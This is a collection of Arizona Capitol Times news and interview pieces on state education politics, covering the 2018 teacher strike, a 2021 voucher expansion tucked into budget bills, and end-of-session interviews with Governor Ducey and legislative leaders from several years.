Marco Veloz, former student at Coronado High School, Scottsdale
What has the strike meant to you?
“I wouldn’t be the person I am today if it wasn’t for my teachers, especially the ones who taught me how to speak English when I moved here. They deserve better pay. There is inflation all the time. Prices are getting higher, and they’re not getting any more money. They deserve it. That’s the bottom line. They need it. They deserve it. And we’re demanding it.”
Do you think Ducey’s 20 percent teacher pay raise by 2020 proposal was reasonable?
“We don’t want promises from the governor. We want to see action.”
The Senate’s passage of a massive voucher expansion will test the resolve of two Republican House members who killed the expansion earlier this year.
In the Arizona Legislature, there’s a common yet controversial practice of shoving policy priorities into the budget as a way to court support from lawmakers who may have otherwise opposed it.
Senate Republicans achieved this when they passed 11 budget bills in the wee hours of June 23 with language from a Sen. Paul Boyer, R-Glendale, bill that would expand empowerment scholarship accounts by more than 7,000%.
Under the current program, roughly 10,000 students are eligible, but Boyer’s plan would expand that to at least 716,000, according to figures from the state’s budget analysts with the Joint Legislative Budget Committee. That is more than 60% of all Arizona K-12 students.
The ESA program was developed so parents could opt out of public education in favor of a private school or an alternative that may better suit their child. It’s entirely taxpayer funded and in order to qualify for the program, students must fit into one of several groups such as having a disability, a military parent or attending a D or F rated school.
Boyer on Wednesday shot down speculation that he and Rep. Michelle Udall, R-Mesa, had reached a deal that he would vote for her policy to require teachers to offer multiple sides of “controversial” subjects, and she would vote for his ESA expansion, both of which were wrapped into a 195-page amendment to the K-12 budget reconciliation bill Tuesday.
He said Udall is still a “hard no” on his ESA expansion proposal, putting the fate of the budget in question.
Joel John
Boyer’s ESA expansion bill went through a whirlwind of a year in two different iterations, but after originally passing the Senate 16-14, never received a vote in the House because Udall and freshman Rep. Joel John, R-Buckeye, opposes expanding the program.
Udall teaches math, and John is a former public-school teacher. Opponents typically view ESA expansions as an attack on public schools in favor of private schools.
Boyer said he hopes Udall won’t “blow up the budget over making sure that poor, minority students can get to the school of their choice.”
“Like I told her, that’s ultimately her decision,” he said.
Rebecca Gau, the executive director for education group Stand for Children Arizona, said both John and Udall have “shown backbone before” when it comes to holding their ground on education policy, but the situation is dire now.
“It’s harder to do that when things are down to the wire, but that’s also when it’s most important,” Gau said. “Standing up for the right thing is only brave when it’s hard.”
That amendment would allow the county attorney or attorney general to initiate a suit in the county where a teacher may have violated the statute by offering one-sided teaching. Teachers face disciplinary action up to losing their license if found to be in violation.
Michelle Udall
In reality, Boyer said he worked with other senators to remove the language he didn’t like from the Udall policy, including no longer allowing county attorneys or the attorney general to investigate classrooms.
“That was my original heartburn,” he said.
Voters overwhelmingly rejected a universal ESA expansion on the ballot in a 2018 veto referendum by 30 percentage points, halting a priority bill from Gov. Doug Ducey, who is adamantly in favor of expanding the ESA program.
While Boyer’s proposal, which passed the Senate 16-14, isn’t universal, it’s still a dramatic expansion.
Udall didn’t respond to a text or call, though House leaders have insisted that they have the votes to move the budget – if all 31 Republicans show up to work. John also could not be reached.
The lengthy amendment, which Senate Democrats and the public could not review in full before it was approved down party lines, came in the form of a 195-page amendment from Senate President Karen Fann. It makes additional sweeping changesto the ESA program, including language from a failed bill Sen. Wendy Rogers, R-Flagstaff, proposed this year that would expand it to children of all veterans. Children of active-duty military personnel or whose parents died in combat are already eligible.
The major expansion covers students who are eligible for free and reduced-price lunches. Children from families with incomes at or below 130% of the federal poverty level are eligible for free meals; those with incomes above 130% but below 185% of the federal poverty level are eligible for reduced-price meals.
The maneuver from Senate Republicans puts additional pressure on Udall and John to either force an amendment to remove the language or vote for something they don’t like in favor of completing the budget and adjourning for the year with only days to go before the fiscal year ends. Any amendment changes in the House would need the Senate to concur or vote again on the bill.
Boyer has been a vocal critic of mixing policy priorities in the budget bills, but has been one of the biggest beneficiaries of that practice this year.
He said he would speak with his leadership team about avoiding this in future sessions.
“If you want to give members the ability to get a vote on their policy bill, then put it up before the budget and let it live or die,” he said. “Don’t throw it in the budget.”
Gau, a Republican, said between the addition to expand the ESA program tucked into a nearly 200-page amendment and the tax cut that predominantly benefits the wealthiest taxpayers and targeting the voter-approved Proposition 208, of which she helped succeed at the ballot, the fight needs to continue after session is complete.
She said education groups were going to meet to figure out a plan for a veto referendum to halt the largest tax cut in Arizona history, and also look into the constitutionality of Arizona’s single-subject rule for budget bills and maybe take it to court.
Gov. Doug Ducey (Photo by Katie Campbell/Arizona Capitol Times)
Gov. Doug Ducey faced a new conundrum this legislative session: Where to best spend available state dollars.
In the end, Ducey got nearly everything he wanted – slightly more money for teachers, a huge university bonding plan and several controversial education programs like universal vouchers and performance funding for schools.
He also flirted with the idea of negotiating with Democrats on a budget plan when Republicans initially didn’t line up to support his initiatives, though the GOP ranks eventually coalesced around his spending priorities after some pot-sweeteners came into the mix.
You seem to have struck a “compassionate conservatism” tone this year. Where is that coming from? And how much of it plays into next year’s election? What’s the impetus?
Right at the beginning, we talked about opportunity for all. And I think many of our most affluent citizens have enjoyed and experienced a lot of opportunity. So, I’m always thinking: How do we help those that are the most vulnerable, those that are on the first rung of the economic ladder, those that are in a school where they’re not learning what they should be learning? So, I think the theme has been consistent. It’s just we’re in a different position today. Three years ago, we didn’t have any money in the state. We had a one billion dollar deficit.
Was it easier to cut spending or add spending?
When you don’t have any money, the decisions are difficult, but clearer. When there are available dollars, there’s competing interests as to what people would like to do.
You signed a couple bills that led to referenda. Does that mean those were bad bills? Do you intend to defend them if they come to the ballot?
Let’s see what comes to the ballot. I think election season can be way too long. Whenever you sign a bill or veto a bill, some people are happy, some people are upset. I’d rather see what’s in front of us before I make comments on that. People are certainly welcome to participate in the constitutional process and bring things to the ballot and participate in the election cycle.
This year’s budget focused on education. Do you think the state is doing enough to fund and support education? And if not, what would enough look like?
I think the state needs to do more on education. I’m proud of what we’ve been able to accomplish over the past two years… I think we’re definitely headed in the right direction. We also have some evidence that we’re getting results and outcomes… This is a state responsibility. This is a primary focus of this administration. It’s something the governor can lead on and it’s something we intend to do more of.
You’ve been called the education governor. What do you think of that moniker?
I wake up every day and think about education. My campaign was built on bringing our economy back and improving K-12 education and focusing on the reputation of the state. This is never going to be a box on our administration’s agenda that you can check off and move on from.
Your national profile also continues to grow, with some prominent conservatives writing about you recently. Does that mean you’re going to be leaving Arizona anytime soon?
I love Arizona, and I plan on staying in Arizona.
Forever?
Yes. I wasn’t born here, but I plan to die here. I love it. My wife is a native. I just think we live in the best state with the best quality of life… I’m thoroughly enjoying myself and trying to do my best on behalf of the citizens of the state of Arizona.
Which group is worse: out-of-state special interests that run ballot measures or trial lawyers who sue the state?
They’re equally bad.
What’s the most underrated bill that you signed this year?
I think the teacher accreditation bill is the most underrated bill that I signed this year… I think there are a lot of people with a lot of talent and experience in our state that would like to help kids at the K-12 level.
One of your vetoes, on student journalists, struck a negative chord with some. Do kids not get full First Amendment protection until they’re 18?
Kids have full protection under the First Amendment. The First Amendment applies to everyone in our country. This was a bill that, while it may have had good intentions, was written to solve a problem that happened over 20 years ago. Today, we have social media. We have Facebook. We have Twitter. We have Instagram. If a kid wants to get a message out to the student body, there’s plenty of ways for them to do that. We didn’t need to pass another law to allow them to do that.
You really like the sharing economy. Do you ever take Ubers in your real life? Or have you ever stayed at an Airbnb?
I used to take Ubers in my real life. I don’t take a lot of Uber today because I’ve got these terrific individuals from the Department of Public Safety who drive me around. But I used Uber before that. I think it provides a lot of convenience to citizens and to families. My wife is a fan of Airbnb. I’m more of a hotel guy.
Do you ever get used to people being around you or yelling at you all the time in press huddles? Because you were just a normal person before becoming governor.
I think I still am a normal person. I do my best. I will say dealing with the press has been the biggest learning curve coming from the private sector into entering public life.
I recently found out that you use emojis when you text people. What’s your favorite emoji?
I probably use the smiley face, thumbs up and American flag. They’re tied for top three.
Speaker of the House, J.D. Mesnard (Photo by Luige del Puerto/Arizona Capitol Times)
In his first year as speaker of the House, J.D. Mesnard, R-Chandler, spent much of his time as kind of a relationship therapist, mediating between competing factions of his caucus. In the process, he managed to get all 35 of his chamber’s Republicans to agree to support the state budget, though two from his caucus still balked at Gov. Doug Ducey’s university bonding proposal. And he managed to kill some of the most controversial GOP bills without making political enemies.
So, how was your first session as speaker?
It was great. We did some big stuff. We had a pretty efficient routine. Obviously it wasn’t without its controversy, but for the most part, from what I hear from other people, it was pretty smooth sailing.
What was the big controversy of the year?
Obviously we had some major policy disagreements, like with ESAs (empowerment scholarship accounts) and initiative reform, the ADA bill, some tax policy bills. Those were the policy disagreements. I don’t know if I’d call that controversial. Then there were some bills that were introduced that did generate actual controversy. But most of those got put to bed pretty quick, so that kept things a little more smooth than in the past.
One difference this session was most of the big controversies revolved around real policy questions, rather than like bathroom issues or whatever. Part of that seems to be that leadership stopped controversial bills. How do you decide what bills to kill?
That’s one of the hardest decisions I have to make. When I may even philosophically be in agreement, or understand the motive behind a bill, but I think we as a party, as a state, need to be sensitive to our image, to our perception. It’s not the overarching thing, but we want to be a state that attracts tourism and companies moving here. And reputation and image is a part of that. It’s a delicate balance. There were times when I told members, I agree with your motive, but this narrative will run away from us. And if we’re going to tackle this, there has to be a lot of planning and laying groundwork. Because as soon as you introduce this, it’s going to be an explosion. And that can be hard for them to hear. It can strain at times our relationships. So it comes down to trying to maintain a proper balance and being open and upfront about it, rather than doing things behind the scenes to sabotage.
I was looking over the most controversial bills of the year, and there was only one that I could think of that you actually killed yourself Ñ that bill to allow civil forfeiture against protesters who turn destructive. Did that bother anyone that you killed it?
I didn’t throw (the bill’s sponsor, Republican Sen.) Sonny Borrelli under the bus. I called him up and we talked about it, so I think he respected the way we went about it. He really wasn’t too upset. He was a little frustrated. He felt like the narrative got away from him, but I think he understood the purpose of putting it to bed before it got any further. It got national attention, and that’s usually not a good thing. Sometimes it can be a good thing. The ESA bill got national attention, and I consider that a good thing.
Among the chattering class, the lobbyists and reporters around here, I think most people thought it was a pretty boring year. Did it feel that way to you?
I never felt bored. But I guess from the perspective that nothing crazy happened, I consider that a success.
What’s the biggest difference between being in charge and being a regular rank-and-file member?
It’s nice getting to make the decisions and call the shots. I’m as much a process guy as I am a policy guy, so getting to schedule things and make sure the trains run on time was pretty neat. But probably the biggest difference is you’re constantly dealing with the interaction of members with each other, the personality differences as well as the policy differences. You spend a lot of your time sort of being a moderator or even a therapist between members. That was more of a part of the job than I thought it would be.
You had to break out your teacher’s voice a few times this year and scold the chamber.
It’s true, I gradually ratcheted it up as I felt things were getting a little carried away. I’ve never heard so many people call Rule 19. I don’t even know what to do about that, other than maybe I’ll give everybody a printout of the definition of the word “impugn.” That was a little frustrating. I don’t know that it had anything to do with me, but we have a lot of new members who are still learning the ropes, and I guess they felt impugned–a lot of the time.
The floor debates were a little more testy this year than in past years.
Yeah, some of that is just politics. Mrs. Rios and I are going to go at it on policy differences. We’re going to articulate our positions passionately, and I think that’s appropriate, that’s what the floor is for — debate. But we do have a lot of new members, they’re still learning what it is to be a legislator. And I think there’s always a certain shock. When you run for office, you have this vision in your mind of what it’s going to be like. And then you get down here and it’s like that in some ways, and in some ways it’s very different. I think a lot of it is the newness factor. We have 25 new members of the House and 24 new legislators. That’s a lot of new blood.
The session was also kind of historic because we adjourned in the daytime. Why didn’t you take those extra 12 or 18 hours to break arms and get some last minute priorities through?
One thing I committed to was that middle-of-the-night legislating was going to be the exception. I just didn’t see any need for it. We started early in the morning for the budget, and when we were past that, there was just no need. And we also spaced our bills appropriately so we didn’t have a marathon of bills at the end. Even those last 30 or 40 bills we had left for the last couple of days were non-controversial bills. It’s painful. I need sleep. I never pulled an all-nighter in college. I’d rather fail a test than do that. I just never saw the benefit.
House Minority Leader Rebecca Rios (D-Phoenix) (Photo by Rachel Leingang/Arizona Capitol Times)
In her first year as House Democratic leader, Rebecca Rios, D-Phoenix, a longtime lawmaker, was hopeful that her caucus could take a rare vote in favor of a GOP-backed budget. But when the budget didn’t go far enough toward investing in Arizona’s teachers, House Democrats held true to their beliefs and their promises, and voted against the budget package. That in itself was a big accomplishment, Rios said, noting that Senate Democrats eventually caved to political pressure and gave Ducey a bipartisan victory on his budget.
When we spoke at the beginning of the session, you said you’d consider this year a success if House Democrats supported the budget. That didn’t happen. So how would you characterize this session for House Democrats?
It was a letdown. We had high hopes following the governor’s State of the State address, and in large part, those were dashed when we saw his budget four days later. But I still hoped that there would be opportunities for us to work with the governor, particularly because we didn’t have these huge deficits and there wouldn’t be a lot of cutting. And he had indicated his number one issue was education and had a dozen ideas. In the final analysis, it was a failure, and I think most of the public would also say it was a letdown.
You even met with Gov. Doug Ducey to try to negotiate on the budget. How’d that go?
We took it upon ourselves to call and approach the governor on the top issue Democrats had, increasing teacher pay. I called, and a few days later, he called back and we met briefly. I was very honest in saying it was one issue, there’s no game-playing, no list, this is our request, and we’d like to help. And he was very nice, but was non-committal. But in the end, it’s politics. It’s a meeting for show. You can get Republicans to fall in line if they think the governor is going to work with Democrats. That’s part of the game. I’ve been around long enough to know that’s just for show. But that’s unfortunate because it could have been two feathers in his cap–one for really investing in education substantially, and one for having a true bipartisan budget.
What’d you think about some of your Senate counterparts? They put up that big show saying they weren’t voting for the university bonding package unless there was more money for teacher pay in the budget, then voted for it anyway. I think they even put out a press release beforehand saying, essentially, no way no how.
I signed that press release. I can’t speak for them. All I can say is I’m very proud of our caucus for holding firm on that conviction that we could have and should have done more for education. Although we all support universities, that wasn’t the number one priority for education. So I’m very proud of the Democratic caucus in the House for really standing behind their convictions and doing what they said they would do.
You seem to have a pretty good relationship with Republican leaders, and at the same time, you’re very vocal in your criticism of them. How do you balance those two things?
You have to separate the policy from the personalities. I think that’s what I’ve been able to distinguish that maybe I wasn’t able to do so well 20 years ago as a freshman. I think you can personalize these people’s policies, and then you start to believe they are what their policies are. I think over time I’ve recognized that we’re all here believing we have the best intentions. Nobody comes here out of a desire to be evil. So if I go strong in floor speeches, it’s always based on the content, the issue, the ramifications. I try not to personalize it.
House Democrats were louder this year than in past years. You had people speaking out on the floor a lot and, especially, the freshmen were really stepping up in a way most freshmen don’t. Was that something Dem leadership encouraged?
I can’t take credit for that. We have a very energetic, articulate, progressive group of freshmen. We literally had more freshmen than returning members in our caucus. And they all had some sort of background in politics or pushing progressive issues. So they really hit the ground running and were ready to stand up and fight for what they wanted. There was none of that learning on the job, or watching to see what their place would be. They jumped right in. We had a very assertive group of freshmen legislators this year.
Do you feel these sub-appropriations committees that (Speaker J.D.) Mesnard revived this year actually gave Democrats more of a role in the budget, or were Dems just as sidelined in sub-appropriations committees as they were in the Appropriations Committee?
I think it gave Democrats opportunities to ask more questions, get more information and have more of a voice in the public process. But the reality is the final budget is not one that’s determined publicly in those committees. It continues to be determined behind the scenes in the last few weeks in small groups. And Democrats were not a part of that process, which is where the true budget-making occurs. We were invited into a couple meetings with the chairs of the sub committees, but again, it was an opportunity for the Republicans to let us know what was on the table, and allow us to pick from a menu of items what we would like if we had the opportunity to fill a box. I appreciate the gesture but I don’t think it was anything of real substance in terms of actually letting us into the dealmaking on the budget.
What was the worst bill of the session?
Oh my. I think there were a few bad bills. I was happy to see that the speaker didn’t even allow a hearing on a couple of the worst bills, including the riot bill and the social justice bill. There were a couple of those that I think prior administrations would have allowed to go through the process, and they would have been public embarrassments in the newspapers. And I think this speaker was astute enough to see we didn’t need to bring that embarrassment on the chamber.
In your years at the Capitol, had you ever seen a daytime sine die before this?
Not that I recall. I remember walking out of this place during the daytime and thinking “gosh this is boring” in like the 1990s. But for the most part, if we walked out of here in the daytime hours, it was because we had been here all night and we were leaving in the morning. Yeah, it’s kind of anticlimactic. It’s boring.
Senate President Steve Yarbrough (R-Chandler) (Photo by Katie Campbell/Arizona Capitol Times)
After 16 years as an Arizona state representative, then senator, Senate President Steve Yarbrough is calling it quits. The Chandler Republican guided the chamber for the last time this session, and though he leaves the Capitol with a long list of legislative accomplishments, 2018 also leaves him a little bitter that one of his legislative priorities didn’t get through.
It’s that time of year when I ask you to rate yourself. On a scale of one to 10, how’d you do this session?
Maybe an eight or a nine. Higher marks than I’ve given us in the past.
Why so high?
Cause I’m leaving! I’m trying to set the standard for the next poor bloke who comes into this job.
This was your 16th and final year as an Arizona legislator. Was it worth it?
Oh yes. I mean, it was painful at times to say the least, and enormously fatiguing at times, as you well know because you were there sitting through most of those crazy long nights when we would do those kinds of things, but worth it? Yes.
Any highs or lows over those 16 years?
I just was looking — Marsha (his assistant) was putting this together for me, I think I have 95 bills that made it all the way through and got signed by the governor over the last 16 years, and certainly among them are some really significant measures, in my mind.
Any regrets?
Oh yeah. Had a big one the last night. I was really invested in that IRC (Independent Redistricting Commission) reform, and was disappointed and surprised to see it not be successful back here in the Senate, because I was completely persuaded that the four things that measure would do indeed would make the process more fair and more bipartisan and better for Arizona. So yeah. That one kind’ve went, what in the world is going on here?
How about Gov. Doug Ducey throwing a curveball with his overhauled budget proposal. Did you see that coming?
I had had conversation with the Governor’s Office, and we were actually going to meet on that Friday and see what we could sort’ve fashion in the way of a substantial proposal that could hopefully make the general K-12 education community much happier. And that was going to happen in a day or two, and then, boom. Out of the blue comes the press conference. So I was surprised but not surprised. I knew we were going to try to go there, and that was going to be something that we were going to be working on. But I would have preferred to have those conversations before the press conference. That would’ve been my preference.
How big a twist was that?
It was a big deal, it was a big change at that moment. Not that we weren’t going to get there — I really think there was a pretty good chance we would have gotten there regardless. But I just would’ve preferred a little bit different process.
Was it difficult to reset and get the caucus on board?
It presented some challenges. More of them were from the right side of my caucus than from the left, as you might suspect. So it took some concerted effort for a period of time to get to a point where we had 16 (votes). But we were able to get there.
What was the cause of the pushback?
Well, the dollar amount, and where was the money coming from. And of course it got quickly wrapped into the VLT (vehicle license tax). That became sort of tied to the process, even though separate. And as you may recall, I think maybe all but four of the folks in my caucus weren’t thrilled by what has turned out to be a potentially even more substantial increase in vehicle license tax for people. That presented challenges.
The teachers movement – can it have an impact going forward? Or will it?
I don’t know. It’s hard for me to predict that. I think it would be disingenuous to suggest that wasn’t obvious and wasn’t being noticed. I personally hold to the position that the strike didn’t really move the needle. The needle was moved at that point, and it was just a matter of getting the process accomplished. I never really thought that the strike was appropriate. I thought it was in fact inappropriate, I thought it was unlawful, I thought it was frankly something that teachers should not have been doing. I understand them wanting more money. Who doesn’t want more money in their paycheck. But I think at that point it was going to happen, and however many days that they decided to go out and strike and all the hours and instruction that kids lost and those that were preparing for AP tests and a lot of things, that really troubled me. I just didn’t think it was helpful.
Is this the start of a trend of more activism at the Capitol?
I hope it was a fairly special circumstance. I’m not the least bit anxious to see correction officers on the Capitol lawn with the prisoners left home by themselves. Once you start down that path, there are risks attached to that that may not be in the best interests of the public.
Thinking back on your decision to retire, now that the session is over, was that the right call?
I made the decision obviously completely independent of this particular session. There were things about this session that would make me think, wow, I wouldn’t mind staying in the fray. But you know, we have term limits in Arizona, and at the time we adopted them I actually thought they were wise. Of course now I’m less convinced. I think that you have a certain responsibility to the Constitution, and even though we can serve eight years in one house and go and do eight in another, I just am not a person who felt like going back to the House and starting the clock again was really keeping faith with the constitution.
Do you have plans to remain politically active?
I don’t know the answer to that I guess. I certainly have no reluctance to stay in the fray from some other vantage point, so I probably will try to have some influence in some way just because these 16 years have taught me how little I really know, and how much more there is to learn. And so I really don’t want to quit learning stuff, so I’ll be around. I don’t know where or how, but I’ll be out there.
Any advice for your successor?
The likelihood of whoever comes into this office next, they’ll probably know their way around this place. You don’t typically get tapped for this job if you don’t, so they’ll know that it’s a lot of work. There’s a lot of stuff that you don’t learn about being president or speaker until you are. I do want to say on the record that I was blessed with an extraordinary staff here on the second floor.
You don't have credit card details available. You will be redirected to update payment method page. Click OK to continue.
 Sign In



 Free Newsletter